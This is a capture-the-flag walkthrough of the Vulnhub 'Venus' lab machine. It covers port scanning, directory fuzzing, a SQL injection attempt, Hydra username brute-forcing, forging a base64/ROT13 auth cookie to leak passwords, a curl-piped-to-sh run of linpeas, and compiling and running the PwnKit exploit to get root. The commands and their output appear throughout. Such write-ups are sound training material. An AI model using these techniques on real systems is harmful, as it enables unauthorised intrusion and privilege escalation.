## Venus (Vulnhub)

ip of the machine :- 192.168.122.68

```
r/current (4.092s)
ping 192.168.122.68 -c 5

PING 192.168.122.68 (192.168.122.68) 56(84) bytes of data.
64 bytes from 192.168.122.68: icmp_seq=1 ttl=64 time=0.332 ms
64 bytes from 192.168.122.68: icmp_seq=2 ttl=64 time=0.607 ms
64 bytes from 192.168.122.68: icmp_seq=3 ttl=64 time=0.588 ms
64 bytes from 192.168.122.68: icmp_seq=4 ttl=64 time=0.671 ms
64 bytes from 192.168.122.68: icmp_seq=5 ttl=64 time=0.642 ms

--- 192.168.122.68 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4060ms
rtt min/avg/max/mdev = 0.332/0.568/0.671/0.121 ms
```


machine is on!!!

```
nmap -p- --min-rate=10000 -Pn 192.168.122.68
Starting Nmap 7.95 ( https://nmap.org ) at 2024-11-20 19:50 IST
Nmap scan report for 192.168.122.68
Host is up (0.00040s latency).
Not shown: 65514 filtered tcp ports (no-response), 19 filtered tcp ports (host-unreach)
PORT STATE SERVICE
22/tcp open ssh
8080/tcp open http-proxy
Nmap done: 1 IP address (1 host up) scanned in 13.29 seconds
```

got some open ports!!!



## **Venus Monitoring**



## Current status:

Temperature: 464C

Surface pressure: 93 bar

Atmospheric composition: 96.5% carbon dioxide, 3.5% nitrogen

So, got a login page first when entered the web application and it had also had creds. written as guest:guest, so , entered and now in.

```
~/current (5.809s)
ffuf -u http://192.168.122.68:8080/FUZZ -w /usr/share/dirb/wordlists/common.txt
              \/_/ \/___/ \/_/
      v2.1.0
 :: Method : GET
              : http://192.168.122.68:8080/FUZZ
 :: URL
 :: Wordlist : FUZZ: /usr/share/dirb/wordlists/common.txt
 :: Follow redirects : false
 :: Calibration
                   : false
 :: Timeout
                   : 10
               : 40
 :: Threads
 :: Matcher : Response status: 200-299,301,302,307,401,403,405,500
                      [Status: 200, Size: 626, Words: 80, Lines: 31, Duration: 5ms]
                      [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 1ms]
admin
:: Progress: [4614/4614] :: Job [1/1] :: 699 req/sec :: Duration: [0:00:05] :: Errors: 0 ::
```


ON directory fuzzing, found /admin directory.

← → C		○ 🖰 <b>192.168.122.68</b> :8080/admin/login/?next=/admin/
<u>Djang</u>	o admir	<u>nistration</u>
Username: [		
Password:		
Log in		


It redirected to a login page. So this django admin page doesn't has any default creds. Let's try if SQL injection is possible with username admin or not.

```
1 | POST /admin/login/?next=/admin/ HTTP/1.1
  Host: 192.168.122.68:8080
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64;
  rv:132.0) Gecko/20100101 Firefox/132.0
  text/html, application/xhtml+xml, application/xml; q=0.
  9, */*; q=0.8
5 Accept-Language: en-US, en; q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer:
  http://192.168.122.68:8080/admin/login/?next=/admin/
8 | Content-Type: application/x-www-form-urlencoded
9 | Content-Length: 148
10 Origin: http://192.168.122.68:8080
  Connection: keep-alive
12 Cookie: auth="Z3V1c3Q6dGhyZmc="; csrftoken=
  OjpHGkKOubxVLCD43jfcPEEabfhZtza2i0bZz6DNr7XIISCTay6p
  CvjXcGD07TDM
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
16 | csrfmiddlewaretoken=
  UnP81kunuUcVZ0mwRO13fYSAF5Gyv3FRo4Bge6nmrQCIWg11Y3cg
  2PxnGw2z9n8B&username=admin%27+OR+1%3D1%3B--&
  password=admin&next=%2Fadmin%2F
```

Got the request. But SQL injection is not possible. But recognised the cookie which is base64.



But got some creds. that didn't work anywhere.



So, tried admin:admin and got invalid password. So, after figuring out i came to know that password is done ROT13 and then guest:thrfg is encoded to base64 in order to came up with an auth cookie.

So, let's brute force to search for possible usernames. So, will be using hydra for this purpose.

```
hydra -L /usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt -p pass -s 8080 192.168
.122.68 http-post-form "/:username=^USER^&password=^PASS^:Invalid username" -t 64
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or s
ecret service organizations, or for illegal purposes (this is non-binding, these *** ignore
laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-20 20:58:17
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) fro
m a previous session found, to prevent overwriting, ./hydra.restore
- I
[DATA] max 64 tasks per 1 server, overall 64 tasks, 14344398 login tries (1:14344398/p:1),
~224132 tries per task
[DATA] attacking http-post-form://192.168.122.68:8080/:username=^USER^&password=^PASS^:Inva
lid username
[8080][http-post-form] host: 192.168.122.68 login: venus
                                                           password: pass
[STATUS] 14011.00 tries/min, 14011 tries in 00:01h, 14330387 to do in 17:03h, 64 active
[STATUS] 14105.33 tries/min, 42316 tries in 00:03h, 14302082 to do in 16:54h, 64 active
[8080][http-post-form] host: 192.168.122.68 login: magellan password: pass
```

So, got two usernames. Let's try to craft our own cookie.



Let's change from guest to venus.




Let's try adding this auth cookie.



In response, got a different base64 cookie.



Venus and the password we didn't supply.



As we know password was first ROT13d then base64 so ROT13d the password again and found that we when we supplied wrong cookie in auth (right username, wrong password), it returned right auth cookie (right username, right password).

```
magellan:irahf

bWFnZWxsYW46aXJhaGY=
```


## So, let's try this auth cookie now.

```
1 GET / HTTP/1.1
                                                          1 HTTP/1.1 200 OK
  Host: 192.168.122.68:8080
                                                          2 Date: Wed, 20 Nov 2024 15:42:03 GMT
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64;
                                                          3 Server: WSGIServer/0.2 CPython/3.9.5
  rv:132.0) Gecko/20100101 Firefox/132.0
                                                          4 | Content-Type: text/html; charset=utf-8
                                                          5 | X-Frame-Options: DENY
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.
                                                          6 Content-Length: 450
  9, */*; q=0.8
                                                            X-Content-Type-Options: nosniff
                                                          8 Referrer-Policy: same-origin
5 Accept-Language: en-US, en; q=0.5
 Accept-Encoding: gzip, deflate, br
                                                          9 Set-Cookie: auth=
  Connection: keep-alive
                                                             "bWFnZWxsYW46aXJhaGZ2bmF0cmJ5YnRsMTk40Q=="; Path=/
 Cookie: auth="bWFnZWxsYW46aXJhaGY="; csrftoken=
                                                          11 <html>
  CvjXcGD07TDM
                                                                 <head>
9 Upgrade-Insecure-Requests: 1
                                                                      <title>
0 Priority: u=0, i
                                                                            Venus Monitoring
```

Got another base64 auth cookie. Let's decode it.



Got ROT13 password again.



Got the password. Let's try to login through ssh and if failed then will try creds. on django admin login page.

So, creds. worked and got initial access to the server.

```
magellan@venus ~
magellan@venus ~ (0.014s)
cat user_flag.txt
[user_flag_e799a60032068b27b8ff212b57c200b0]

magellan@venus ~ (0.017s)
ls
user_flag.txt venus_monitor_proj
```

Got user flag.

```
magellan@venus ~
curl -L https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh | sh
             Get the latest version : https://github.com/sponsors/carlospolop |
             Follow on Twitter : @hacktricks_live
             Respect on HTB : SirBroccoli
                               Thank you!
         LinPEAS-ng by carlospolop
ADVISORY: This script should be used for authorized penetration testing and/or educational
purposes only. Any misuse of this software will not be the responsibility of the author or
of any other collaborator. Use it at your own computers and/or with the computer owner's pe
rmission.
Linux Privesc Checklist: https://book.hacktricks.xyz/linux-hardening/linux-privilege-escala
tion-checklist
 LEGEND:
  RED/YELLOW: 95% a PE vector
  RED: You should take a look to it
 LightCyan: Users with console
 Blue: Users without console & mounted devs
 Green: Common things (users, groups, SUID/SGID, mounts, .sh scripts, cronjobs)
 LightMagenta: Your username
Starting LinPEAS. Caching Writable Folders...
```


So, after manual enumeration didn't find anything, so, using linpeas to find anything for vertical priv. esc.

```
Executing Linux Exploit Suggester
https://github.com/mzet-/linux-exploit-suggester
[+] [CVE-2022-32250] nft_object UAF (NFT_MSG_NEWSET)
   Details: https://research.nccgroup.com/2022/09/01/settlers-of-netlink-exploiting-a-limited-uaf-in-nf_tables-cve-2022-32250/
https://blog.theori.io/research/CVE-2022-32250-linux-kernel-lpe-2022/
   Exposure: less probable
   Tags: ubuntu=(22.04){kernel:5.15.0-27-generic}
   Download URL: https://raw.githubusercontent.com/theori-io/CVE-2022-32250-exploit/main/exp.c
   Comments: kernel.unprivileged_userns_clone=1 required (to obtain CAP_NET_ADMIN)
[+] [CVE-2022-2586] nft_object UAF
   Details: https://www.openwall.com/lists/oss-security/2022/08/29/5
   Exposure: less probable
   Tags: ubuntu=(20.04){kernel:5.12.13}
   Download URL: https://www.openwall.com/lists/oss-security/2022/08/29/5/1
   Comments: kernel.unprivileged_userns_clone=1 required (to obtain CAP_NET_ADMIN)
[+] [CVE-2022-0847] DirtyPipe
   Details: https://dirtypipe.cm4all.com/
   Exposure: less probable
   Tags: ubuntu=(20.04|21.04), debian=11
   Download URL: https://haxx.in/files/dirtypipez.c
[+] [CVE-2021-4034] PwnKit
   Details: https://www.qualys.com/2022/01/25/cve-2021-4034/pwnkit.txt
   Exposure: less probable
   Tags: ubuntu=10|11|12|13|14|15|16|17|18|19|20|21, debian=7|8|9|10|11, fedora, manjaro
   Download URL: https://codeload.github.com/berdav/CVE-2021-4034/zip/main
[+] [CVE-2021-3156] sudo Baron Samedit
   Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt
   Exposure: less probable
```

So, in Linux exploit suggester tab found some cves let's try their exploit for priv. esc.

```
magellan@venus \sim (0.027s)
qcc exp.c -o exp -l mnl -l nftnl -w
exp.c:11:10: fatal error: libmnl/libmnl.h: No such file or directory
  11 | #include <libmnl/libmnl.h>
                compilation terminated.
magellan@venus \sim (0.091s)
gcc exp.c -o exp -l mnl -l nftnl -w
./exp
exp.c:11:10: fatal error: libmnl/libmnl.h: No such file or directory
   11 | #include <libmnl/libmnl.h>
                ANNNNNNNNNNNNNNN
compilation terminated.
bash: ./exp: No such file or directory
```

So, first showed error.



One day for the polkit privilege escalation exploit

Just execute make, ./cve-2021-4034 and enjoy your root shell.

Languages

The original advisory by the real authors is here

C 74.7% • Makefile 19.6%

Shell 5.7%

So, this exploit worked for me.

If the exploit is working you'll get a root shell immediately:

```
./cve-2021-4034
magellan@venus ~/CVE-2021-4034-main (0.025s)
cve-2021-4034 cve-2021-4034.c cve-2021-4034.sh dry-run gconv-modules 'GCONV_PATH=.' LICENSE Makefile pwnkit.c pwnkit.so README.md
magellan@venus ~/CVE-2021-4034-main (0.125s)
cc -Wall --shared -fPIC -o pwnkit.so pwnkit.c
cc -Wall cve-2021-4034.c -o cve-2021-4034
echo "module UTF-8// PWNKIT// pwnkit 1" > gconv-modules
mkdir -p GCONV_PATH=.
cp -f /usr/bin/true GCONV_PATH=./pwnkit.so:.
magellan@venus ~/CVE-2021-4034-main (0.044s)
ls
cve-2021-4034.c cve-2021-4034.sh dry-run LICENSE Makefile pwnkit.c README.md
magellan@venus ~ (0.025s)
cd CVE-2021-4034-main/
magellan@venus ~ (0.04s)
ls
CVE-2021-4034-main CVE-2021-4034-main.zip exp.c user_flag.txt venus_monitor_proj
magellan@venus ~ (0.03s)
unzip CVE-2021-4034-main.zip
Archive: CVE-2021-4034-main.zip
55d60e381ef90463ed35f47af44bf7e2fbc150d4
  creating: CVE-2021-4034-main/
 inflating: CVE-2021-4034-main/.gitignore
 inflating: CVE-2021-4034-main/LICENSE
 inflating: CVE-2021-4034-main/Makefile
 inflating: CVE-2021-4034-main/README.md
 inflating: CVE-2021-4034-main/cve-2021-4034.c
 inflating: CVE-2021-4034-main/cve-2021-4034.sh
  creating: CVE-2021-4034-main/dry-run/
```

Simply downloaded the zip in compromised machine and then ran the exploit.

```
magellan@venus ~/CVE-2021-4034-main
./cve-2021-4034
sh-5.1# id
uid=0(root) gid=0(root) groups=0(root),1001(magellan) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
sh-5.1# cd /root
sh-5.1# ls
anaconda-ks.cfg root_flag.txt
sh-5.1# cat root_flag.txt
0000/(//((((#(((((*///*///(((/////////*/*(////000
@@@//**/(/(#(###((/((((/(**/////////((*/#@@
@@@(((/(##/#((##((/(((((/(##(/##(##(#((/(((##(/*%@@
0000(///(#(((((#(//((#(//(###((/(((////000
00000(/*/(###(((#(((((/(####/(((///(///(////
@@@@@@@@%#(((################(#((*//(/\*//@@@@@@@@
ეთენენი გარის გარის
Congratulations on completing Venus!!!
If you have any feedback please contact me at SirFlash@protonmail.com
[root_flag_83588a17919eba10e20aad15081346af]
sh-5.1#
```

Got the root flag.